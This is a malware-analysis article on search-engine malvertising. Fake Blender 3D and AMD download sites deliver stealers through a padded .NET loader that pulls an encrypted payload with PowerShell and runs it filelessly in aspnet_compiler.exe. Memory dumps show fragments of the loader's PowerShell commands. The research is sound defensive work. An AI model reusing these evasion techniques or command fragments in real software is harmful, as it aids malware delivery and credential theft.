Malvertising through search engines

By Victoria Vlasova


Published: 2023-03-09 · Archived: 2026-04-06 00:32:04 UTC

In recent months, we observed an increase in the number of malicious campaigns that use Google Advertising as a means of distributing and delivering malware. At least two different stealers, Rhadamanthys and RedLine, were abusing the search engine promotion plan in order to deliver malicious payloads to victims' machines. They seem to use the same technique of mimicking a website associated with well-known software like Notepad++ and Blender 3D.

The treat actors create copies of legit software websites while employing typosquatting (exploiting incorrectly spelled popular brands and company names as URLs) or combosquatting (using popular brands and company names combined with arbitrary words as URLs) to make the sites look like the real thing to the end user—the domain names allude to the original software or vendor. The design and the content of the fake web pages look the same as those of the original ones. Threat actors then pay to promote the website in the search engine in order to push it to the top search results. The technique is called "malvertising".


Our observations

In the following snapshots, we can see Google ads promoting fake pages for AMD drivers and the Blender 3D software. If we take a closer look at the URLs, we will see that the domain names incorporate the software name but are in fact unrelated to the real AMD or Blender 3D vendors. In most cases, the top-level domains are different from those of the official sites as well. The use of less common TLDs enables the threat actors to register second-level domains that are similar to the real ones. These domains lure victims to click on the link and access the fake website more often than random domains registered in a more common domain zone, such as COM, because they may look more like a legitimate website.



Fake AMD and Blender 3D websites in search results

We visited some of the promoted sites and obtained the malicious payloads they were distributing. In this article, we will focus mainly on the "Blender 3D" fake websites.




Fake Blender 3D web pages

The size of the downloaded file (ZIP archive) is 269 MB, which is close to the original Blender installer size. The size of 257 MB stated on the fake web page matches that of the original Blender 3D installer, but it does not match the size of the fake download.

When the user clicks the “Download” button, the archive *blender-3.4.1-windows-x64.zip* (E0BDF36E4A7CF1B332DC42FD8914BA8B) is downloaded.

The size of the file (BBA8AA93FCDDA5AC7663E90C0EEFA2E7) extracted from the archive is 657 MB. When launched, it drops two files into the temp directory:

- The original Blender 3D MSI installer (marked green on the screenshot below), whose size is also 657 MB;
- A PE file that acts as a next-stage loader for a malicious PE file (marked red), which also has the same size as the original installer: 657 MB.



Dropped files: the original Blender 3D MSI installer and the malicious loader

The size of the dropped malicious loader is this big because it is inflated with junk bytes when the PE file is created. The deflated malicious loader size is about 330 KB, and the rest is junk.


SetupFileProgram_v12.6.exe

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
03A29250	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A29260	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A29270	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A29280	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A29290	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A292A0	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A292B0	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A292C0	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A292D0	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A292E0	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A292F0	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A29300	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A29310	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A29320	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A29330	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A29340	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A29350	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A29360	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A29370	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A29380	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A29390	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A293A0	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	ââââââââââââââââ
03A293B0	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	E2	C7	C7	C7	âââââââââââââÇÇÇ
03A293C0	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	ÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇ
03A293D0	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	ÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇ
03A293E0	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	ÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇ
03A293F0	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	ÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇ
03A29400	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	ÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇ
03A29410	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	ÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇ
03A29420	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	ÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇ
03A29430	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	ÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇ
03A29440	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	ÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇ
03A29450	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	ÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇ
03A29460	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	ÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇ
03A29470	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	ÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇ
03A29480	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	ÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇ
03A29490	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	ÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇ
03A294A0	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	C7	ÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇÇ

Junk bytes inflating the loader

After the initial installer (extracted from the archive) drops these two files, it runs the malicious PE file using the CMD method (cmd.exe /c [Filename] command) to hide it from the user. Additionally, the initial installer also runs the original Blender 3D MSI to make the victim believe that the desired software is running.

Thus, the threat actors disguise their malicious payload through the installation of another software product by creating a “pre-installer” for the legitimate software, which will put both the malware and the desired genuine software on the victim’s machine.



Blender 3D installer launched by the "pre-installer"

The screenshot above shows the actual software installer running, but if we take a closer look at the processes, we will notice a short-lived sub-process (cmd.exe /c -> "SetupFileProgram") run by the "pre-installer". This short-lived process is the loader for the malware.


The loader

The loader is a .NET file protected by an unregistered version of .NET Reactor. It seems to use an anti-debugging technique in order to prevent a debugger from executing and dynamically analyzing the binary. In a nutshell, the loader runs a new powershell.exe process and manipulates it to execute numerous PowerShell commands, which instruct it to access a third-party URL in order to get the payload. The payload is a base64-encoded, AES-encrypted fileless binary. Further commands are related to decoding and decrypting that binary, then running it in memory, within a newly created *aspnet_compiler.exe* process, a legitimate Windows .NET framework compilation tool.

In this case, we observed two detection evasion tricks during the runtime:

- The fileless technique, which involves getting a payload from an online source and loading it directly into the memory of a process;
- LOLBAS (living-off-the-land binaries and scripts), which, in this case, is the use of a .NET compilation tool to run the malicious binary.


Below, we provide a more detailed analysis of the loader execution chain. After passing the loader anti-debugger, we can see that it starts a PowerShell process, so we will put a breakpoint at the CreateProcessW WinAPI call to observe the behavior.



Call of CreateProcessW to spawn a PowerShell process

Since we did not see any command passed to the PowerShell process when initializing it via the CreateProcessW call, we can conclude that it will be passed at some point later, so we can observe the passing of the PowerShell command(s) by putting a breakpoint at WinAPI WriteFile in order to see the command lines for the powershell.exe process.

So, after letting it run and reach the breakpoint, we will check the result in the return of the function call, and we can see in the stack that the first command pushed to the powershell.exe process was *#Start-Sleep -seconds 30;*.



Observing the pushed command(s)

We can try checking the memory section where the command is stored and searching for other commands that are being kept in the memory for later use by the loader.

Address	Hex	ASCII
033F2948	74 00 20 00 53 00 79 00 73 00 74 00 65 00 6D 00	t. .S.y.s.t.e.m.
033F2958	2E 00 49 00 4F 00 2E 00 4D 00 65 00 6D 00 6F 00	..I.O...M.e.m.o.
033F2968	72 00 79 00 53 00 74 00 72 00 65 00 61 00 6D 00	r.y.S.t.r.e.a.m.
033F2978	28 00 2C 00 20 00 24 00 70 00 61 00 79 00 6C 00	(.,. .$.p.a.y.l.
033F2988	6F 00 61 00 64 00 5F 00 76 00 61 00 72 00 29 00	o.a.d._.v.a.r.).
033F2998	3B 00 00 00 00 00 00 00 E4 24 A6 6F 2D 00 00 00	;.......ä$¦o-...
033F29A8	24 00 6D 00 73 00 6F 00 5F 00 76 00 61 00 72 00	$.m.s.o._.v.a.r.
033F29B8	20 00 3D 00 20 00 4E 00 65 00 77 00 2D 00 4F 00	.=. .N.e.w.-.O.
033F29C8	62 00 6A 00 65 00 63 00 74 00 20 00 53 00 79 00	b.j.e.c.t. .S.y.
033F29D8	73 00 74 00 65 00 6D 00 2E 00 49 00 4F 00 2E 00	s.t.e.m...I.O...
033F29E8	4D 00 65 00 6D 00 6F 00 72 00 79 00 53 00 74 00	M.e.m.o.r.y.S.t.
033F29F8	72 00 65 00 61 00 6D 00 3B 00 00 00 00 00 00 00	r.e.a.m.;.......
033F2A08	E4 24 A6 6F 6E 00 00 00 24 00 67 00 73 00 5F 00	ä$¦on...$.g.s._.
033F2A18	76 00 61 00 72 00 20 00 3D 00 20 00 4E 00 65 00	v.a.r. .=. .N.e.
033F2A28	77 00 2D 00 4F 00 62 00 6A 00 65 00 63 00 74 00	w.-.O.b.j.e.c.t.
033F2A38	20 00 53 00 79 00 73 00 74 00 65 00 6D 00 2E 00	.S.y.s.t.e.m...
033F2A48	49 00 4F 00 2E 00 43 00 6F 00 6D 00 70 00 72 00	I.O...C.o.m.p.r.
033F2A58	65 00 73 00 73 00 69 00 6F 00 6E 00 2E 00 47 00	e.s.s.i.o.n...G.
033F2A68	5A 00 69 00 70 00 53 00 74 00 72 00 65 00 61 00	Z.i.p.S.t.r.e.a.
033F2A78	6D 00 28 00 24 00 6D 00 73 00 69 00 5F 00 76 00	m.(.$.m.s.i._.v.
033F2A88	61 00 72 00 2C 00 20 00 5B 00 49 00 4F 00 2E 00	a.r.,. .[.I.O...
033F2A98	43 00 6F 00 6D 00 70 00 72 00 65 00 73 00 73 00	C.o.m.p.r.e.s.s.
033F2AA8	69 00 6F 00 6E 00 2E 00 43 00 6F 00 6D 00 70 00	i.o.n...C.o.m.p.
033F2AB8	72 00 65 00 73 00 73 00 69 00 6F 00 6E 00 4D 00	r.e.s.s.i.o.n.M.
033F2AC8	6F 00 64 00 65 00 5D 00 3A 00 3A 00 44 00 65 00	o.d.e.]:.:.D.e.
033F2AD8	63 00 6F 00 6D 00 70 00 72 00 65 00 73 00 73 00	c.o.m.p.r.e.s.s.
033F2AE8	29 00 3B 00 00 00 00 00 00 00 00 00 E4 24 A6 6F	).;.........ä$¦o
033F2AF8	19 00 00 00 24 00 67 00 73 00 5F 00 76 00 61 00	....$.g.s._.v.a.
033F2B08	72 00 2E 00 43 00 6F 00 70 00 79 00 54 00 6F 00	r...C.o.p.y.T.o.
033F2B18	28 00 24 00 6D 00 73 00 6F 00 5F 00 76 00 61 00	(.$.m.s.o._.v.a.
033F2B28	72 00 29 00 3B 00 00 00 00 00 00 00 E4 24 A6 6F	r.).;.......ä$¦o
033F2B38	22 00 00 00 24 00 70 00 61 00 79 00 6C 00 6F 00	"...$.p.a.y.l.o.

Memory address of the pushed PowerShell commands

